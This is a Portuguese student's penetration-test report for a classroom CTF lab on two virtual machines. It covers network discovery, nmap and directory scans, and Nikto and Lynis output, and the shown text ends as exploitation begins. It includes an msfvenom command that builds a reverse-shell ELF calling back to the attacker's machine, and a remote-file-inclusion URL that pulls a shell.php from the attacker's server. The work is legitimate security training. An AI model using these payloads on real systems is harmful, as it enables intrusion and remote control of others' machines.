

CET104 – UFCD9194

Relatório de Pentest: Hacking CTF da Empresa Fictícia Ltda.



Trabalho efetuado por: João Manuel de Carvalho Cordeiro – Nº 36203

Índice

Conteúdo

Relatório de Pentest: Hacking CTF da Empresa Fictícia Ltda.	1
Introdução.....	3
Enunciado / Exercícios	4
Configuração da Interface NAT das Máquinas	5
Lista de Users, Passwords e Diretórios	7
Mapeamento da Rede (Máquina Kali + IP's das duas VM's)	8
Scanning e Enumeração de Serviços nas VM's.....	9
Scan de Vulnerabilidades/Misconfigurations nas VM's	11
Nikto	11
Lynis	12
Exploração das Vulnerabilidades/Misconfigurations e Screenshots das Flags Encontradas	13
VM2	13
Vulnerabilidades LFI	14
Vulnerabilidade RFI.....	15
Vulnerabilidade RFE e RCE.....	16
Reverse Shell na VM2	18
Acesso Root com MsfConsole e Meterpreter.....	19
Vulnerabilidade CVE_2021-4034	20
VM3	22
Hydra	22
Acesso FTP á VM3	23
FTP Anonymous Login.....	24
Reverse Shell na VM3	25
Outras Formas de Aceder	27
Vulnerabilidade no uso de Comandos Python3	28
Acesso á VM3 Através de HTTP Server	29
Brute Force a Ficheiro ZIP com John.....	31
Escalonamento de Privilégios na VM3.....	32
Flags Encontradas	33
Mitigação para as Vulnerabilidades Encontradas	34
Bibliografia	35
Conclusão	36

Introdução

Este relatório detalha um teste de penetração realizado nas máquinas VM02 e VM03 da Empresa Fictícia Ltda., simulando as técnicas que podem ter sido utilizadas pelo atacante Alasec.

O trabalho seguiu uma metodologia estruturada, começando com reconhecimento de rede via Nmap, seguido de scanning de serviços e vulnerabilidades, e culminando na exploração ativa das falhas identificadas.

O objetivo principal foi localizar as 9 flags escondidas no sistema enquanto documentava todo o processo para evidenciar as vulnerabilidades exploráveis.

Nota de Contexto:

Este relatório documenta um exercício laboratorial simulado e realizado em ambiente controlado para fins educacionais.

A narrativa sobre a "Empresa Fictícia Ltda." e o atacante "Alasec" é completamente fictícia, criada apenas para contextualizar o exercício prático de pentesting.

Enunciado / Exercícios

Objetivos da Atividade:

Esta atividade prática tem como objetivo principal fornecer aos formandos uma experiência realista de pentesting, permitindo aplicar metodologias de cibersegurança e hacking ético em ambiente controlado.

De forma segura e competitiva, os formandos simulam ataques e desafios reais, apresentando os seus achados tal como fariam num contexto profissional real para um cliente.

Enquadramento:

A Empresa Fictícia Ltda. foi supostamente vítima de um ciberataque perpetrado por Alasec, suspeito de pertencer a um grupo APT.

O atacante acedeu indevidamente aos servidores da empresa, possivelmente utilizando credenciais comprometidas de um funcionário.

Perante esta situação fictícia, os formandos foram contratados para realizar um pentest detalhado em duas máquinas virtuais (VM02 e VM03) da empresa, com o propósito de identificar e documentar as possíveis falhas de segurança que possam ter sido exploradas durante o ataque simulado.

Exercício:

Os formandos devem descobrir 9 flags escondidas nas máquinas VM02 e VM03, recorrendo às técnicas de pentesting aprendidas durante as aulas.

Cada flag segue o formato padrão [FLAGXX]_XXX e pode estar presente em qualquer tipo de meio digital, como imagens, ficheiros de texto, código ou capturas.

Por exemplo: [FLAG01]_Cibersegurança.

No final do exercício, é necessário produzir uma apresentação em formato PowerPoint (também entregue como PDF) que sirva de relatório completo do pentest realizado.


Formato da apresentação:

- 1) Mapeamento da rede (Máquina Kali + IP's das duas VM's).
- 2) Scanning e enumeração de serviços nas VM's.
 - a. Usem o ficheiro diretorios.txt
- 3) Scanning de vulnerabilidades/misconfigurations nas VM's.
 - a. É obrigatório usar um dos scanners de vulnerabilidades dados na aula!
- 4) Exploração das vulnerabilidades/misconfigurations e screenshots das flags encontradas.
- 5) Mitigação para as vulnerabilidades encontradas.
- 6) Outros:
 - a. Defesa do trabalho (resposta a questões do formador)
 - b. Controlo de tempo (max. 7 minutos)


Configuração da Interface NAT das Máquinas

Para garantir que as máquinas ficam na mesma rede vou garantir estas configurações:

Virtual Network Editor:



Kali, VM2 e VM3:




Todas as máquinas devem estar a usar a sua NAT (no meu caso VMnet8).


Assim garante que todas as máquinas estão na mesma rede e que ficam com 192.168.1.XXX.

Vou confirmar também o ip do kali e qual o mac address das vm2 e vm3 para as distinguir uma da outra.


Kali: 192.168.1.10



VM2: 00:0C:29:9A:0E:7B



VM3: 00:0C:29:BF:19:FC




[illegible]

Página 7 de 36

Mapeamento da Rede (Máquina Kali + IP's das duas VM's)

Vou descobrir as duas máquinas com este comando:

```
sudo netdiscover -r 192.168.1.0/24
```



IP	AT	MAC Address	Count	Len	MAC Vendor	Hostname
192.168.1.1		00:50:56:c0:00:00	1	60	VMware, Inc.	
192.168.1.2		00:50:56:f9:a5:07	1	60	VMware, Inc.	
192.168.1.128		00:0c:29:9a:0e:7b	1	60	VMware, Inc.	
192.168.1.129		00:0c:29:bf:19:fc	1	60	VMware, Inc.	
192.168.1.254		00:50:56:f0:f9:75	1	60	VMware, Inc.	

Como anteriormente tinha visto os mac addresses da VM2 e VM3, agora posso identificá-las de acordo:

VM2:

IP - 192.168.1.128

MacAddress - 00:0C:29:9A:0E:7B

VM3:

IP - 192.168.1.129

MacAddress - 00:0C:29:BF:19:FC

Scanning e Enumeração de Serviços nas VM's

Posso usar o nmap para descobrir as duas máquinas e encontrar vulnerabilidades:

nmap -sV 192.168.1.0/24

```
kali@kali:~$ nmap -sV 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2020-02-05 05:37 EST
Nmap scan report for 192.168.1.1
Host is up (0.0010s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
2809/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5157/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:50:56:C8:00:10 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.2
Host is up (0.00011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh       OpenSSH 6.2p2 Ubuntu 6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.6 ((Ubuntu))
443/tcp   closed https
MAC Address: 08:50:56:C8:00:10 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.128
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh       OpenSSH 8.2p1 Ubuntu 8ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.6 ((Ubuntu))
443/tcp   closed https
MAC Address: 08:50:56:C8:00:10 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.129
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh       OpenSSH 8.2p1 Ubuntu 8ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.6 ((Ubuntu))
443/tcp   closed https
MAC Address: 08:50:56:C8:00:10 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.254
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.1.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:50:56:C8:00:10 (VMware)

Nmap scan report for 192.168.1.10
Host is up (0.0000046s latency).
All 1000 scanned ports on 192.168.1.10 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```


Aqui posso ver que ambas as máquinas têm vulnerabilidades disponíveis:

VM2 - SSH, HTTP.


VM3 - FTP, SSH.

A VM2 tem uma página vulnerável <http://192.168.1.128/dragon/> que descobri com o comando dirb usando também a lista “diretorios.txt”.

dirb <http://192.168.1.128/diretorios.txt>



Tentei também encontrar mais informações com os comandos dirsearch e gobuster mas não encontrou informações novas.



The image shows two terminal windows side-by-side. The left window displays the output of the 'dirsearch' command, which is a Python-based directory search tool. It shows the target URL 'http://192.168.1.128/' and a list of discovered directories and files, including '.htaccess', '.htpasswd', and 'index.html'. The right window displays the output of the 'gobuster' command, which is a Go-based directory enumeration tool. It shows the target URL 'http://192.168.1.128/' and a list of discovered directories and files, including '.hta', '.htpasswd', and 'index.html'. Both tools are running on a Kali Linux system.

```
File Actions Edit View Help
kali@kali:~/Downloads/FicheirosCTF
❯ dirsearch -u http://192.168.1.128
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
  setuptools.py:io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 13400
Output File: /home/kali/Downloads/FicheirosCTF/reports/http_192.168.1.128/_76-02-05_16-08-16
Target: http://192.168.1.128/

[16:08:16] Starting:
[16:08:17] 403 - 2910 - /.ht_wsr.txt
[16:08:17] 403 - 2940 - /.htaccess.bak1
[16:08:17] 403 - 2940 - /.htaccess.bak2
[16:08:17] 403 - 2940 - /.htaccess.orig
[16:08:17] 403 - 2940 - /.htaccess.override
[16:08:17] 403 - 2940 - /.htaccess.sample
[16:08:17] 403 - 2930 - /.htaccess.extra
[16:08:17] 403 - 2920 - /.htaccess.fc
[16:08:17] 403 - 2920 - /.htaccessOLD
[16:08:17] 403 - 2920 - /.htaccessOLD2
[16:08:17] 403 - 2940 - /.htpasswd
[16:08:17] 403 - 2930 - /.html
[16:08:17] 403 - 2940 - /.htpasswd
[16:08:17] 403 - 2910 - /.htpasswd
[16:08:17] 403 - 2940 - /.php
[16:08:18] 403 - 2920 - /.php7
[16:08:19] 403 - 2940 - /.htpasswd_test
[16:08:17] 403 - 2930 - /server-status
[16:08:17] 403 - 2940 - /server-status/

Task Completed

kali@kali:~/Downloads/FicheirosCTF
❯
```

```
File Actions Edit View Help
kali@kali:~/Downloads/FicheirosCTF
❯ gobuster dir -u http://192.168.1.128 -w directories.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.128
[+] Method: GET
[+] Threads: 10
[+] Wordlist: directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 284]
/.htpasswd (Status: 403) [Size: 209]
/.htaccess (Status: 403) [Size: 289]
/dragon (Status: 301) [Size: 314] [→ http://192.168.1.128/dragon/]
/index.html (Status: 200) [Size: 255]
/server-status (Status: 403) [Size: 293]
Progress: 4014 / 4015 (99.98%)

Finished

kali@kali:~/Downloads/FicheirosCTF
❯
```

Scan de Vulnerabilidades/Misconfigurations nas VM's


Da lista extensa de ferramentas OWASP scan de vulnerabilidades fornecida, decidi utilizar a “Nikto” para scan da VM2 e a “Lynis” para scan da VM3, acho que se encaixam neste trabalho ambas pela sua eficiência e facilidade de uso.

Nikto

Sendo que o Nikto é focado a fazer scan a sites, vou testar scan de vulnerabilidade ao apache da VM2, infelizmente a VM3 não está a usar apache nem nginx.

Para se instalar o nikto faz-se: `sudo apt install nikto`

`nikto -h 192.168.1.128`



```
kali@kali:~$ sudo apt install nikto
[sudo] password for kali:
nikto is already the newest version (1:2.5.0+git20230114.90ff645-0kali1).
nikto set to manually installed.
The following packages were automatically installed and are no longer required:
  libbinutils29  libbinutils29  node-brace-expansion  node-debug  node-minimatch  node-undici  nodejs-doc
  libnode27  node-acorn  node-cjs-module-lexer  node-llhttp  node-mn  node-xtend
  libsimdjson29  node-balanced-match  node-corepack  node-lru-cache  node-semver  nodejs
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1734

(kali@kali):~$ nikto -h 192.168.1.128
- Nikto v2.5.0

+ Target IP: 192.168.1.128
+ Target Hostname: 192.168.1.128
+ Target Port: 80
+ Start Time: 2026-02-08 07:38:41 (GMT-5)

+ Server: Apache/2.4.6 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 11d, size: 649cc7c767442, mtime: gzip. See: http://cve.mitre.org/cve/bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php: wp-config.php file found. This file contains the credentials.
+ 8102 Requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2026-02-08 07:39:14 (GMT-5) (33 seconds)

+ 1 host(s) tested

(kali@kali):~$
```

O scan com Nikto detetou vulnerabilidades no servidor Apache 2.4.6, incluindo a falta de cabeçalhos de segurança essenciais que expõem o site a clickjacking e manipulação de conteúdo.


O servidor encontra-se desatualizado, permitindo vazamento de informações por ETags e acesso público a arquivos sensíveis, entre os quais um backup do ficheiro de configuração do WordPress potencialmente contendo informações confidenciais.

Lynis


O Lynis é um scanner normalmente usado já com acesso remoto às máquinas, para tal vou aceder remotamente ao root da VM3 e executar o scan.

Para se instalar o lynis faz-se: `sudo apt install lynis`

`sudo lynis audit system`



Se fizer “`cat /var/log/lynis.log`” vai conseguir ver um relatório do scan completo efetuado pelo Lynis.




Sendo que efetuei este scan depois de maior parte do trabalho já tenho acesso root na VM3, na parte de “Escalonamento de Privilégios na VM3” deste trabalho tem a mostrar como consegui acesso a root remotamente á VM3.

Exploração das Vulnerabilidades/Misconfigurations e Screenshots das Flags Encontradas

VM2


Ao fazer inspect no website <http://192.168.1.128/> (VM2) encontro a flag **[FLAG01]_Website**.



Testei os comandos steghide e stegseek para extrair informações da imagem no site mas mas não encontrei nada com eles.

Vulnerabilidade RFI

Agora vou testar se RFI funciona usando um ficheiro malicioso de teste.



Podemos ver que o RFI funciona pois abriu o ficheiro elf que partilhei, mas não o executou, de seguida vou testar com um ficheiro diferente.

Para obter o ficheiro maliciosa1.elf pode fazer:

```
cd msfvenom
```

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o  
shell_maliciosa1.elf
```


Mais á frente neste trabalho vou mostrar novamente como obter o ficheiro quando fizer um Reverse Shell á VM3.

*RFI=Remote File Inclusion.

Vulnerabilidade RFE e RCE

Vou criar um ficheiro php que me permita efetuar RFE, depois abro um server http e abro esse ficheiro php com:

<http://192.168.1.128/dragon/index.php?file=http://192.168.1.10:8000/shell.php>



